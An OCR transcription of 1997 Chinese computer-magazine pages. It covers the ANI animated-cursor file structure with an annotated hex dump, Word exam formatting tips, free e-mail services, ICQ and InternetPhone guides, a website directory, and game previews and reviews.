ANI(Application Starting Hour Glass)文件是 MS – Windows 的动画光标文件,其文件扩展名为“. ANI”。它一般由四部分构成:文字说明区、信息区、时间控制区和数据区,即 ACONLIST 块、anih 块、rate 块和 LIST 块。

以下就是作为例子的文件内容(数据 E)及 ANI 文件标准结构图(图 7):

== 地址 ==	=== ===十六进制码 === == ======	==ASCII 码 ===
0000	52 49 46 46 4A 20 00 00 41 43 4F 4E 4C 49 53 54	RIFFJ□□ACONLIST
0010	5A 00 00 00 49 4E 46 4F 49 4E 41 4D 20 00 00 00	Z□□□INFOINAM□□□
0020	41 70 70 6C 69 63 61 74 69 6F 6E 20 53 74 61 72	Application Star
0030	74 69 6E 67 20 48 6F 75 72 20 47 6C 61 73 73 00	ting Hour Glass□
0040	49 41 52 54 26 00 00 00 4D 69 63 72 6F 73 6F 66	IART& □□□Microsof
0050	74 20 43 6F 72 70 6F 72 61 74 69 6F 6E 2C 20 43	t Corporation, C
0060	6F 70 79 72 69 67 68 74 20 31 39 39 35 00 61 6E	opyright 1995□an
0070	69 68 24 00 00 00 24 00 00 00 0A 00 00 00 0A 00	ih$□□□$□□□□□□□□
0080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	□□□□□□□□□□□□□□□□
0090	00 00 10 00 00 00 01 00 00 00 72 61 74 65 28 00	□□□□□□□□□□rate(□
00A0	00 00 10 00 00 00 10 00 00 00 10 00 00 00 10 00	□□□□□□□□□□□□□□□□
00B0	00 00 10 00 00 00 10 00 00 00 28 00 00 00 05 00	□□□□□□□□□□(□□□□□
00C0	00 00 05 00 00 00 05 00 00 00 4C 49 53 54 80 1F	□□□□□□□□□□LIST□
00D0	00 00 66 72 61 6D 69 63 6F 6E 3E 04 00 00 00 00	□□framicon> □□□□□
00E0	02 00 02 00 20 20 00 00 00 00 00 00 E8 02 00 00	□□□□ □□□□□□□*□□□
00F0	26 00 00 00 20 20 00 00 05 00 07 00 30 01 00 00	&□□□ □□□□□□□0□□□
0100	0E 03 00 00 28 00 00 00 20 00 00 00 40 00 00 00	□□□□(□□□ □□□ @□□□
0110	01 00 04 00 00 00 00 00 00 02 00 00 00 00 00 00	□□□□□□□□□□□□□□□□
0120	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	□□□□□□□□□□□□□□□□
⋮ ⋮		
03E0	1F FF FF FF 3F FF FF FF 7F FF FF FF 28 00 00 00	ÿÿÿ?ÿÿÿ□ÿÿÿ(□□□
03F0	20 00 00 00 40 00 00 00 01 00 01 00 00 00 00 00	□□□@□□□□□□□□□□□□
0400	80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	□□□□□□□□□□□□□□□□
0410	00 00 00 00 00 00 00 00 FF FF FF 00 00 00 00 00	□□□□□□□□ÿÿÿ□□□□□
⋮ ⋮		
0510	FF FF FF FF FF FF FF FF FF FF FF FF 69 63 6F 6E	ÿÿÿÿÿÿÿÿÿÿÿÿicon
0520	FE 02 00 00 00 00 02 00 01 00 20 20 00 00 00 00	*□□□□□□□□□□ □□□□
⋮ ⋮		
0810	FF FF 0F FF FF FF 1F FF FF FF 3F FF FF FF 7F FF	ÿÿ□ÿÿÿÿÿÿ?ÿÿÿ□ÿ
0820	FF FF 69 63 6F 6E FE 02 00 00 00 00 02 00 01 00	ÿÿicon*□□□□□□□□□□
⋮ ⋮		
1D40	1F FF FF FF 3F FF FF FF 7F FF FF FF 69 63 6F 6E	ÿÿÿ?ÿÿÿ□ÿÿÿicon
1D50	FE 02 00 00 00 00 02 00 01 00 20 20 00 00 00 00	*□□□□□□□□□□ □□□□
⋮ ⋮		
2040	FF FF 0F FF FF FF 1F FF FF FF 3F FF FF FF 7F FF	ÿÿ□ÿÿÿÿÿÿ?ÿÿÿ□ÿ
2050	FF FF	ÿÿ




图 7

1. 从(0000 ~006D)是 Windows 95 & NT ANI 文件的文字说明区部分

如你想对你开发的 ANI 文件提供一点文字说明,并加入你的版权信息,且同时它们又要被 ANI 文件播放软件承认时,这是你唯一的选择。要是你觉得这样做很麻烦,或者没什么好写时,那你完全可以去掉本块中的全部内容,并将块的大小置为 0。切记,"块识别码'ACONLIST'"和标识"块的大小"这两部分,共计 12 字节,绝对不能被更改、移动及删除,否则后果自负。

可能为了让文字说明信息系统化,在 ACONLIST 块内部包容了若干子块,本例中用到的两个分别是:INFOINAM 块(提供本文件的解释说明)和 IART 块(用于插入版本信息)。说实在,诸位可以运用在 AVI 文件中插入自定义块的方法,加入自己的自定义块,其结果只是 ANI 播放软件把它当作一个"JUNK"罢了。

0000 ~ 0003 :多媒体文件识别码 :RIFF
0004 ~ 0007 :文件大小(2052h 字节)— 8 字节
0008 ~ 000F :ACONLIST 块识别码,它是文字说明区开始的标志
0010 ~ 0013 :ACONLIST 块的大小(5Ah 字节)
0014 ~ 001B :INFOINAM 块识别码,标志文件说明信息子块的开始
001C ~ 001F :INFOINAM 块的大小(20h 字节)
0020 ~ 003F :文件说明信息子块的内容'Application Starting Hour Glass"
0040 ~ 0043 :IART 块识别码,标志版权说明信息子块的开始
0044 ~ 0047 :IART 块的大小(26h 字节)
0048 ~ 006D :版权说明信息子块的内容'Microsoft Corporation, Copyright 1995"

2. 从(006E ~0099)是 Windows 95 & NT ANI 文件的信息区部分

前面我们已见识过 AVI 文件的信息区部分,诸位是否觉得已够复杂了。说实在,那是鄙人花了许久才找到的,只有两条数据流(一条图像,一条声音),且文件已足够的小了(就 1MB 左右)。不过 ANI 文件的信息区就不会有它那么"恐怖"了。到目前为止,我只发现了由"anih"作识别码,且信息区长度恒定为 24h,36 字节的唯一一种信息区,且结构与 AVI 文件的信息区有几分相似。

006E ~ 0071 :anih 识别码,它是信息区开始的标志
0072 ~ 0075 :anih 块的大小(24h 字节)
0076 ~ 0079 :可能是标志,不知怎么修改它,还是不改为好
007A ~ 007D :本文件中包含的光标帧数。ANI 文件在播放时所形成的动画效果,其实就是一张张的光标或图标图像按一定的顺序,绘制到屏幕上,并保留指定的时间(见"时间控制区"说明),这和 AVI 文件的帧播放原理是一样的。本文件共有 10 帧图像
007E ~ 0081 :定义从第一帧光标图像开始,播放到第几帧光标图像后重新开始。在一般情况下,AVI 文件都要求播放软件播完全部图像后再重新开始(除非有一些其它的小企图,只需要播放开始的一部分帧图像)。就象本例定义为 Ah,即在播完全部的 10 帧图像后,再重新从第一帧图像开始播放
0082 ~ 0091 :未知,简单更改后对文件播放无影响
0092 ~ 0095 :未知,可能是此文件在播放前需预读其中的多少帧图像作初始化
0096 ~ 0099 :未知,可能是此文件中包含的数据流个数

3. 从(009A ~00C9)是 Windows 95 & NT ANI 文件的时间控制区部分

前面我们曾提到关于 ANI 文件播放,它是将每帧的光标或图标图像按一定的顺序,绘制到屏幕上,并保留指定的时间,从而达到动画效果。而它对每帧图像这一保留时间的控制,其实是一个烦琐的过程。它需要分别对每帧图像定一个时间,以一个长整数的形式表示,并按光标或图标图像播放的顺序存放在本区域内。

009A ~ 009D :rate 识别码,它是时间控制区开始的标志
009E ~ 00A1 :rate 块的大小(28h 字节)
00A2 ~ 00A5 :它对应第一帧图像显示后在屏幕上保留的时间
00A6 ~ 00A9 :它对应第二帧图像显示后在屏幕上保留的时间
⋮ ⋮
00C6 ~ 00C9 :它对应第十帧图像显示后在屏幕上保留的时间

4. 从(00CA ~2051)是 Windows 95 & NT ANI 文件的数据区部分

ANI 文件的数据区,以"块"形式存放着全部图像的数据,即它包含了一个 framicon 子块和多个 icon 子块,它的形式很象 AVI 文件的数据块。framicon 子块用于定义本文件的主要帧,也就是我们在 Windows 95 & NT 的文件管理器中见到的那张图像,到目前为止,我见到的 framicon 子块都被作为动画光标的第一帧,而放在数据区的第一个子块的位置上;icon 子块则用于定义本文件的其它图像帧。

00CA ~ 00CD :LIST 识别码,它是数据区开始的标志
00CE ~ 00D1 :LIST 块的大小(1F80h 字节)
00D2 ~ 00D9 :framicon 识别码,数据区中第一个子块的开始
00DA ~ 00DD :framicon 子块的大小(43Eh 字节)
00DE ~ 051B :framicon 子块的内容,不难看出,这里包含了一个光标文件的完整内容(见光标文件的说明)。但它似乎与我们作为例子的文件内容不一样,其实它指一个包含多个光标图像的光标文件,我们将在'应用篇'中充分了解它
051C ~ 051F :icon 识别码,数据区中第二个子块的开始
0520 ~ 0523 :icon 子块的大小(2FEh 字节)
0524 ~ 0821 :icon 子块的内容
⋮ ⋮
1D4C ~ 1D4F :icon 识别码,数据区中第十个子块的开始
1D50 ~ 1D53 :icon 子块的大小(2FEh 字节)
1D54 ~ 2051 :icon 子块的内容

(全文完)

注:关于《驾驭 MS – Windows 图像文件》的"应用篇"将在明年的月初版上登载,大家如有什么建议和期望,不妨来信与我们谈谈。

更正:本刊 9 期 22 页《全面实现软升级的方法》一文的作者为**宣泽文。特此更正并致歉。**

劳动部高新技术考试(Windows系列)操作员级试题分析(二)

倪 艳

三、格式设置与编排

该题要求考生能在 Word 下进行一些简单的格式设置与编排,主要的考查点有:字体、字号、字型、对齐方式、段落缩进行及行距/段落间距。因本部分内容已在本刊“微软文书处理系统”一文中详细进行了介绍,在此我们仅将操作过程及试题中应注意的事项向读者加以介绍。以 3-1 题为例,该题的操作要求为:

打开文档 A3.DOC,参照样文 3-1 设置文本格式。(1)段落缩进 所有段落左缩进:2.5 厘米,右缩进:2.5 厘米。(2)第一段格式:黑体、小二、粗体,段前十二磅。(3)第二段格式:楷体、四号、加波浪线,居中,段前 3 磅,段后 3 磅。(4)第三段格式:隶书、三号。

(5) 第四段格式:宋体、小四,段前 12 磅,右对齐。该题的原文如下(岳飞 满江红):

怒发冲冠,凭栏处、潇潇雨歇。抬望眼,仰天长啸,壮怀激烈。三十功名尘与土,八千里路云和月。莫等闲、白了少年头,空悲切。靖康耻,犹未雪;臣子恨,何时灭!驾长车、踏破贺兰山缺。壮志饥餐胡虏肉,笑谈渴饮匈奴血。待从头、收拾旧山河,朝天阙。

——摘自《宋词精选》

操作说明及注意事项:

1. 字体的设定。选中题目要求中要求改变字体的内容(选中方法为将鼠标光标指向欲选定内容的开始,按住鼠标左键向后拖动,直至拖过了全部的指定内容),单击字体选择框后的向下箭头,在欲设定成的字体上单击鼠标左键。

2. 字号的设定。选中题目要求中要求改变字号的内容,单击字体大小选择框后的向下箭头,在欲设定成的字号上单击鼠标左键。

3. 字型的设定。字型包括粗体、斜体、下划线等,其中对于粗体和斜体的设定可直接使用粗体和斜体图形化按钮,但是对下划线的设定要根据题目要求而选择利用图形化按钮或利用菜单来实现,下面分别对这三部分内容进行介绍。

粗体的设定。选中题目要求中要求改变为粗体的内容,单击粗体图形化按钮。

斜体的设定。选中题目要求中要求改变为斜体的内容,单击斜体图形化按钮。

下划线的设定。如利用下划线图形化按钮只能对选中的内容下加单下划线,如题目要求增加单下划线,可直接利用图形化按钮来实现,如要加入其它的下划线,则必须使用菜单命令来实现。先选中欲增加下划线的内容,执行格式菜单的字体命令,单击下划线后的向下箭头,在其中选择欲加入的一种下划线,按下确定键。

4. 对齐方式:

对齐方式的设定可直接使用图形化按钮来实现。利用左对齐、居中、右对齐及两端对齐图形化按钮分别可实现对选定内容的左对齐、居中、右对齐及两端对齐的设定。

5. 段落缩进

执行格式菜单的段落命令可实现对选定段落的缩进量的设定,其操作步骤为:

选中欲设定段落缩进的内容(选定方法同上)。

执行格式菜单的段落命令,单击特殊格式后的向下箭头,在其中选择首行缩进,然后根据题目要求在磅值框中给出缩进量。

6. 段落间距

执行格式菜单的段落命令可实现对选定段落的段前及段后间距的设定,其操作步骤为:

选中欲设定段落间距的内容。

执行格式菜单的段落命令,根据题目要求在段前间距框中给出段前的间距值。此时可单击段前间距框后的向上或向下箭头来增加或减少间距值。对段后间距量的设定相同。

7. 行距的设定

执行格式菜单的段落命令可实现对选定内容的行距的设定,其操作步骤为:

选中欲设定段落间距的内容。

执行格式菜单的段落命令,单击行距框后的向下箭头,根据题目要求在其中选择欲设定的类别,然后依题意在其后的磅值中给出行距的大小。

在本题操作时须按照题目要求用菜单或图形化按钮实现相应的设定,并且设置结果要和《试题汇编》中的样文格式相同。考生在进行段落缩进操作时,如利用空格来实现缩进,

(下转 P29)

《送你一个免费的E-mail邮箱》的补充

浙江　方袁军

97年第8期《电脑爱好者》中徐江伟先生的一篇《送你一个免费的E-mail邮箱》(以下统称为《送》)写得很好,不但图文并茂,而且的确给无E-mail邮箱的朋友带来了惊喜。但笔者读后,感觉到有些不够完善,所以特写此文,希望就此和广大读者朋友进行讨论,更希望能做引玉之砖。

补充之一:网上免费E-mail知多少?

《送》一文中提到了http://www.netaddress.usa.net这个能提供free-mail(免费邮箱)的网址。其实,在internet上,除了它之外,还有很多公司提供free-mail。笔者挑选了其中的五种,希望对读者有所帮助。

1. FriendlyE-mail

http://www.mypad.com/email.html

简评:

界面复杂而不够美观。功能不够完善,只包括收信、转发、回复、删除邮件等功能,它没有抄送(CC)、暗送(BCC)或地址簿功能,并且你的邮件只可保留21天即会被删除;无法接收附件,只能选择将你的Friendly-mail转发到其他支持附件的POP帐号上。唯一与众不同之处是它有大量花哨的域名供你选择。

2. Hotmail

http://www.hotmail.com

简评:

虽然成立仅一年,但其注册用户已多达500万,是世界上最大的基于万维网的电子邮件供应商。有一个高级的邮件过滤器,能让你创建多达10个单独的过滤器来自动分拣收到的邮件。根据标题和返回地址将邮件分别放入不同的文件夹或将令人厌恶的邮件倒入垃圾箱。支持POP邮件;可让你同时查看4个POP邮箱,让你免去单个查看的麻烦。带有一个易用的地址簿,界面直观、漂亮,是上佳的选择。

3. MailCity2.0beta

http://www.mailcity.com

简评:

用户界面朴实无华。能稳定而快速的传输,即使是在很慢的网络连接状态下也是如此。功能方面虽没有过滤功能,但能方便地让你创建单个的文件夹并手工整理(大量的)邮件。目前MailCity提供无限大的邮箱(至少在目前的beta阶段是如此),你可以收发大至2GB的邮件,系统还为你不限时地保留读过或未读过的邮件。MailCity也不限制抄送(CC)及暗送(BCC)的数量;能很好地处理MIME文件的附件,但却无法接受UUencoded文件。

4. NetAddress

http://www.netaddress.usa.net

简评:

有着优美的图形密集型界面。如果你的带宽很窄的话,这样的界面意味着登录的时间要长得多;其广告颇具强迫性;它只允许接收而不允许发送MIME附件;无拼写检查器,未读过的邮件只允许存放2个月且无地址查阅功能;尽管具有邮件过滤功能,但并非很强大,该公司建议的邮件大小的限制是5、6MB以内。你可以使用无数量限制地使用抄送(CC)及暗送(BCC)功能。另外有一个叫日期守卫者的功能,可发电子邮件来提醒你一些指定的事件。

RocketMail

http://www.rocketmail.com

简评:

虽不是第一个却被认为是最佳的免费电子邮件服务系统。速度快,界面直观,功能精巧;每个帐号可获3MB存储空间。邮件在阅读前可以一直存放在系统内,可不限制时间地保存。当你的邮箱将满时,它会向你发出警告,而且在你的邮箱溢出时,发进来的邮件会被返回给发送者。RocketMail既可以接受MIME也可以接受UUencoded附件。

补充之二:在线写信与离线写信

我看读者中的许多朋友和我一样,都有些囊中羞涩,所以我们在网上做某件事,如收信,应该尽量做到占用最少的在线时间,以节约电话费。看信,写新信,回信,都占大量时间,如果你直接在netaddress的主页上进行,不但操作不方便,而且会浪费大量时间,真是费时又费事。所以有许多人编写了离线E-mail(又名Internet电子邮件客户端软件),以节省上网时间。其原理是:把网上的信件压缩打包后,下载到你的机器上;下网后,在自己的机器上读信、写信、回信。之后,再上网把你写好的信包上载到网上。这样,实际使用时间只是上载和下载的时间,大大节省了占线时间。这一点在《送》文中并未提到,所以笔者认为有必要做些补充。下面结合FOXMAIL软件谈谈离线写信。(下转14页)

更　正

本刊9期网络之友栏目所刊《走进MUD世界》一文作者应为山东省李伟先生,特此更正,并向李先生致歉。

注册 ICQ 并取得身份号码

北京　张广宇

ICQ 即网络呼机，它的功能很多，使用起来就像 BP 机一样方便，只要加入你要呼叫的人的信息，这个人只要一上网，无论他身在何地，你的屏幕上都会立即出现他的信息。ICQ 也支持 NetMeeting 网上实时会议程序和网上打电话的软件，使你可以很轻松地在网上与远方的朋友交流；它还支持 CHAT，可以互传文件，还支持断点续传，支持 URL，可以让对方看到你的主页或浏览你给他的主页。如果你的朋友不在线上，还可以留言给他，他下次上线时，会立即收到这个留言。

以下两个网址可以下载 ICQ：

http://www.icq.com

http://www.mirabilis.com

注册 ICQ

使用 ICQ 前需要注册，有的朋友会问："注册？是不是需要交钱 或要注册器？"，都不是，目前这还是一个共享软件。所谓的 注册就是在你第一次安装 ICQ 时，系统会自动登录到 ICQ 服务器 上为你进行在线登记，当你的个人信息被登记之后，系统会颁 发给你一个全世界唯一的身份号码，此时注册便完成了，而这个唯一的号码也是你的"呼机"号码。你可以把它放到你的签名行中；还可以印到你的名片上……以后，你的朋友就可以用这个号来 Call 你了。

当你取得了 ICQ 呼号时，你可以这样书写来告诉你的朋友：

ICQ UIN：呼号

初次安装 ICQ

ICQ 只有一个安装文件，约 1.4MB，只要在 Windows95 上运行它就可以了。


启运 ICQ 安装程序后，一行"Mirabilis ICQ"标题信息缓缓滑向屏幕上方，接着系统弹出一个关于使用协议的菜单，窗口中讲述了这个 ICQ 程序的版权及在使用时应注意的事项和当前版本声明等信息。你会看到窗口下方有"Exie Installation"、"I Decline"、"I Agree"这三个按钮供你选择，如果你同意了上面的协议，用鼠标点击"I Agree"按钮，意为"我同意"并接受上面的协议。

此时 ICQ 会弹出一个名为"Welcome!"的欢迎致词窗口，你只需鼠标点击"Next"按钮即可向下安装。根据菜单提示，确定 ICQ 安装路径后（系统有默认值，可以不选择），系统会问你是否要将 Mirabilis ICQ 添加到 Windows95 中的"开始"菜单中，你只需选择"Next"即可，因为 ICQ 已将此选项设置为默认值"Yes"，并同时将"Select ProgManGroup"也默认设定为"Mirabilis ICQ"，继续点击"Next"就行了。

当 ICQ 程序被安装到硬盘后，系统会弹出一个名为"Installation Complete"的窗口，并提示你："ICQ 已经安装完成，请确信你是连接到国际互联网，然后再按 OK 按钮将进行 ICQ 在线注册。"。不要紧张呀，你只管点击 OK 即可，而不用先进入 Internet，这样会节省你上网的时间。不过，千万在此之前把你的声卡音量调小一下，否则声音会很大。

点击 OK 后，已安装好的 ICQ 窗口弹出在屏幕的左上角，紧接着 ICQ 系统又弹出一个名为"ICQ Registration Wizard"——ICQ 安装向导的选择窗口，并提示让我们选择注册方式了。注册方式分为"新使用者"和"已有 ICQ UIN 编号的使有者"这二种注册方式：

对于新使用者，点击 Next 后系统弹出一个名为"ICQ RegistrationWizard"的注册向导菜单，菜单如下图所示：



（待续）

网络随时传亲情

北京 平皓宁

在香港回归前夕,对外经济贸易大学、香港青年大专协会在京港两地举办了“北京、香港两地大学生网络传亲情”活动。在本次活动中,瑞得在线利用 Internet-Phone 软件先进的网络通讯功能,实现了在国际互联网上实时的、可视的通话。

Internetphone 允许用户通过国际互联网络进行双向实时的对话,就象打电话一样。你也可以与世界上任何一个地方的 Internetphone 用户通话,而只用花本地的市内电话话费。它为公司用户、家庭用户、学生、Internet 爱好者、电子游戏迷,提供了一个全新的、简便易用的、便宜的通话方式,让你随时联系世界各地的朋友。

Internetphone 有不同的版本,分别适用于 Windows3. x 到 Windows95 和 windows NT 各种操作系统。最新的 Internetphone4. 5 带有图象传输功能,配合摄像头的使用,还可以传输图象,实现双向可视对话。你可以在 www. vocaltec. com 站点下载 Internetphone 各版免费软件,但安装后只能使用 7 天。你若想得到永久的使用权,可向当地的软件经销商购买正版的 Internet-phone 软件,同时你会得到一个注册号,在安装结束时,计算机会提示你在线注册,注册通过后你就拥有了这套软件的永久使用权。

如果你是在 Windows 95 系统下使用这套软件,你至少要拥有以下的基本硬件配置:

1. 486 CPU 33MHz(双工声卡需要 66MHz 的主频)。
2. 8M 内存。
3. 14. 4kbps 的 Modem。
4. 兼容 Windows 的声卡。
5. 麦克风和音箱(耳机)。
6. 如果要求听说同步,需要双工声卡。
7. 如果要求传输图象,需要 Windows 兼容的视频捕捉卡与摄像头配合使用。

InternetPhone 启动后,显示两个窗口,如图 1、图 2。左窗口(图 1)中,使用者可以看到即时的通话状况,包括是否与某人接通,是否有人正在呼叫你,声音、图象的传输速率及信号的损失率,以及双方此时是否在说话。



在右窗口(图 2)中用户可以看到多组公共聊天组,你可以选定某一组聊天组,在其中你还可就自己感兴趣的话题建立一个聊天室。如果你是一个足球迷,那么你可以建立一个叫“football”的聊天室,下面的问题就是等待对同样问题感兴趣的人加入这个聊天室,并呼叫你。

在右窗口下部,你可以看到当前聊天室中所有用户的名单,只要双击其中任意一个名字,即可与他连通。在每一行名单的左边有一个小图标,小图标上如果带有摄像机标志,即表示对方计算机带有摄像头,如果与他通话,还可以看到对方的图象。

如果你和对方都用单工声卡(不支持声音信号的



INTERNET 网址简介

汽车类

站名:Audi(奥迪)
网址:http://coimbra.ans.net/quattro.html

站名:汽车销售索引
网址:http://www.dmssoft.com/cars.htm

站名:英式汽车
网址:http://www.team.net:80/sol/站名:汽车广场
网址:http://www.thecarplace.com/

站名:Team.Netde 的汽车信息文档
网址:http://triumph.cs.utah.edu/team.net.html

计算机网络

站名:Cisco 公司信息档案
网址:http://sunsite.unc.edu/cisco/cisco-home.html

站名:FORTHNET 希腊最大的多协议网络
网址:http://www.forthnet.gr/

站名:互联网络邮寄指南
网址:ftp://ftp.csd.uwm.edu/
路径:/pub/internetwork-mail-guide

站名:Rockwell 网络系统
网址:http://www.osicom.com/

站名: WWPing(网络服务器测试程序, 能检测地址是否存在)
网址:http://www.stir.ac.uk/jsbin/wwping/

好来坞电影

站名:杰里.马瑰李
网址:http://www.jerrymaguire.com
http://movieweb.com/movie/maguire/index.html

站名:一个不错的日子
网址: http://movieweb.com/movie/onefine/index.html
站名:冰雪暴
网址:http://movieweb.com/movie/fargo/index.html

文　艺

站名:百老汇最红的艺人——Ethel Merman
网址:http://www.wco.com/~coconutg/ethel.html

民间故事与神话

站名:神秘百科全书
网址:http://www.bart.nl/mystica.html/mystica.html

站名:神话和传说
网址:http://pubpages.unh.edu/~cbsiren/myth.html

食物与饮料

站名:啤酒网页
网址:http://realbeer.com/spencer
站名:美食乐趣
网址:http://www.gigaplex.com/

同时输入和输出)进行 InternetPhone 通讯,则通话效果就有些象步话机一样, 这时你和对方一定要掌握好说话的节奏, 在左窗口显示“Nooneis”的时候赶快说话, 这时的“Nooneis”变成“Talking”表示我方在说话。当对方说话时则左窗口则显示“Listening”表示让你仔细倾听对方的话。当确认对方停止说话时并再次看到“Nooneis”字样的时候, 你才可以继续说话。双方所说的每一句话,要见简明扼要,每一句话最好只表示一个意群,以便于对方理解和回答。如果通话双方都有较强的英语听、说能力(如果都用中文更好),并掌握了适当的对话节奏,你一定会享受到无限的网上交谈的乐趣,也会真正体会到 Internet 技术把地球变成了一个小小村落的感觉。

InternetPhone 是最为经济的一种打长途电话的方法,费用只是本地电话费和上网通讯费,其费用总和相当于国际长途的 1/150--1/30(依打到不同地区的费用而定)。

通过 InternetPhone 打电话, 你不但可以有计划地事先约定你海外的亲朋好友在网上共叙友情, 还可以随时在不同的聊天室中选择世界上任何一个地方的陌生朋友谈天说地。难怪“网虫”们都说:InternetPhone 是上网用户利用国际互联网络广交朋友、进行国际商务联络并与海外亲朋联络感情的好方法。

图/文 李蛮

快报

回想起今年夏天真是热的可怕，好在现在已经是深秋了，但如果你还想找回那份火辣辣的感觉……

请看我们的快报!

Die by the sword　死于刀剑



《死于刀剑》(一个很酷的名字)是难得的动作冒险游戏，它最吸引我们的地方是使用了VSIM动作控制引擎，这可以极其精确地控制游戏人物的身体动作，所以在这个游戏中没有预设“招式”，而是通过两组键(一组控制身体于周围环境的关系，另一组控制战斗)容许玩家自由组合，对于习惯了“后、下、前、拳”的格斗高手们来说，这绝对是一个挑战。同时《死于刀剑》支持3种网络功能：2人电缆连接;4人LAN;2人MODEM连接。

开发:Treyarch Invention

出版:Interplay　　上市:1997冬

Jedi Knight　绝地骑士

星球大战迷翘首期望的《绝地骑士》即将于大家见面了，这是一款类《QUAKE》游戏，和《QUAKE》一样它采用了新一代的3D引擎，提供了多边形的角色造形和全范围移动功能，并有绚丽的过场动画。



开发:LucasArts

出版:LucasArts

上市:1997秋

Azaria　双城记

故事讲述了两个古老的种族Etnoc和Nillet。Etnoc以都市文化和科学技术为信仰，而Nillet则以传统礼仪和宗教信条为精神支柱。玩家可以扮演两种族的男性或女性角色，不过目的是一样的——找到一个可以使两个种族和平共处的方法，结束长达1000年的“黑暗时代”。在如今这个多元化的世界里冲突不断，和平共处的确需要全人类的努力，看来游戏的设计者在发掘游戏主题方面还真下了一番功夫!



开发:Singularity

出版:TBA　　上市:1997秋

Delirium　狂乱



电影冒险游戏，讲述了一个感人的未来故事:儿子历尽千辛万苦在现实世界和Cyberspeace之间寻找自己的父亲。游戏的设计者打算给予《狂乱》以不同的结尾，但是没人愿意看到悲剧。想让游戏吸引人，必须在迷题、故事和效果之间保持平衡，若《狂乱》能做到这些，可能成为一颗冒险游戏的新星。

开发:Interplay　　出版:Interplay　　上市:1997冬

Falcon 4　战隼4



一架F-16价值1280万美元，尽管你目前无法亲自驾驶它，但是在玩《战隼4》的时候可能会找到一点类似的感觉。《战隼4》的设计者们本着“娱乐第一”的原则设计了这款游戏。尽管提供先进的雷达和火控系统，但是《战隼4》仍然十分容易上手，同时它提供了一个合成智能管理系统用来模拟部队的协同作战。而且《战隼4》是一款网络游戏，可在包括INTERNET在内的4种网络中进行格斗或协同作战。



开发:MicroProse

出版: Spectrum Holobyte

上市:1998春

神奇传说之时空道标

秋 月



相传，掌管时间和空间的是一个叫艾鲁维斯的神。他经常化作人类，来监察妄图改变和破坏时间和空间的人，并给予严厉的惩罚……

一看这些，众玩家一定猜到，又一款新战棋类的游戏——《神奇传说之时空道标》(以下简称《时》)与大家见面了。相信许多玩家都会感到它是一部不俗的游戏。

《时》的画面真是好得无法用语言形容。不是吹，640X480X256色的画面、精工细作的三维景物、美妙绝伦的动画，让你得到充分的视觉享受。69M的一个游戏竟能做出如此高质量的画面，真让人难以置信。游戏之中的动画给笔者的印象最深。游戏一开始的一段动画总是让人看不够。卡羚的大幅肖像、3D的船桅，群山、城镇、商船的动画还用了三层卷轴并且远处的群山还是真实照片经过特殊处理的，十分细致。《时》中的人物是Q版的，一说到Q版，许多玩家会想起某某RPG游戏那看不清面目且身似皮球的Q版人物，现在，可要改变一下看法啦。《时》中的人物刻画得细致入微，人物的脸看得很清楚，就连人物跑动时头发的飘动、念诵魔法时一张一合的小嘴都做得维妙维肖。Q版人物一定要做的生动有趣，《时》也不例外。人物生气和尴尬时冒出的斗大的汗珠、敌人挨打时鼓出的眼睛，最有趣的是卡羚激动时“啪”的把手指指向对方，所有这些无不让人发笑。玩过《超时空英雄传说2》的玩家一定被那全屏的壮观的魔法和剑术所折服，《时》的魔法和剑术也并不逊色，那全屏的华丽壮观的究极魔法和快刀斩乱麻般的剑术，无不令人瞠目结舌。所有这些，无不得益于工作人员高超的美工和扎实的绘画功底，这与另一部战棋类RPG游戏《圣域争辉》十分相似。玩家在玩《时》的时候，一定会觉得是在保养眼睛。这么好的画面，各位还不快快抓下来，留做日后欣赏？忘了告诉大家，此游戏是FOR WIN95，而且需Direct X要用WIN95的抓图软件。对了，《时》是BIG5码的，别忘了内码转换。



笔者玩游戏一是看画面，二是听音乐。音乐传神，谁会去玩没有音乐的游戏？——静悄悄的，那不成了恐怖游戏了(方杖语：大错！恐怖游戏也有音乐，要不怎么恐怖呢？)。《时》的音乐做得如同画面一般精致。不管是白天黑夜，不管是教堂商店，都有其各具特色的音乐；高兴的场面、悲伤的场面、恐怖的场面，还有那最终决战时悲壮磅礴的圣歌……对不起，连笔者我也陶醉了。什么，你怎么不醉？哈哈，快去买一张带CD音轨的吧。啊！MIDI的？难怪你不醉。

勇者斗恶龙，英雄战魔王，不知多少RPG游戏都在沿袭这一墨守成规的老套套。《时空道标》却与众不同。一开始，卡羚(不是主角)到来，误伤了艾鲁(主角)，救人时莫名其妙地遇见了莎箩，直到同室操戈——打倒艾鲁(维斯)，最后迎战曾经救过你的索尔(维斯)。整个故事曲折连贯。游戏初期，你只是接受工会的任务：降妖除魔，找人救人，随着故事的发展，你也莫名奇妙的遇到一些人、一些事，直到时空转移，回到八年前，各个人的身世随之揭开，也由此把你逼上了没有退路的最终之战。艾鲁面对自己人与神的双重身份；莎箩面对与自己并肩作战但又有杀父之仇的艾鲁；苏菲亚面对八年前曾救过自己的T.T……所有这些，都由一条暗线贯穿。当笔者打穿游戏时，仍被其意味深长的故事所陶醉，人与神之间到底是……《时》是单线制剧情，但这并不影响其可玩性，它也是以情动人。虽说是日式RPG，但凭心而论，《时空道标》不亚于《仙剑奇侠传》。

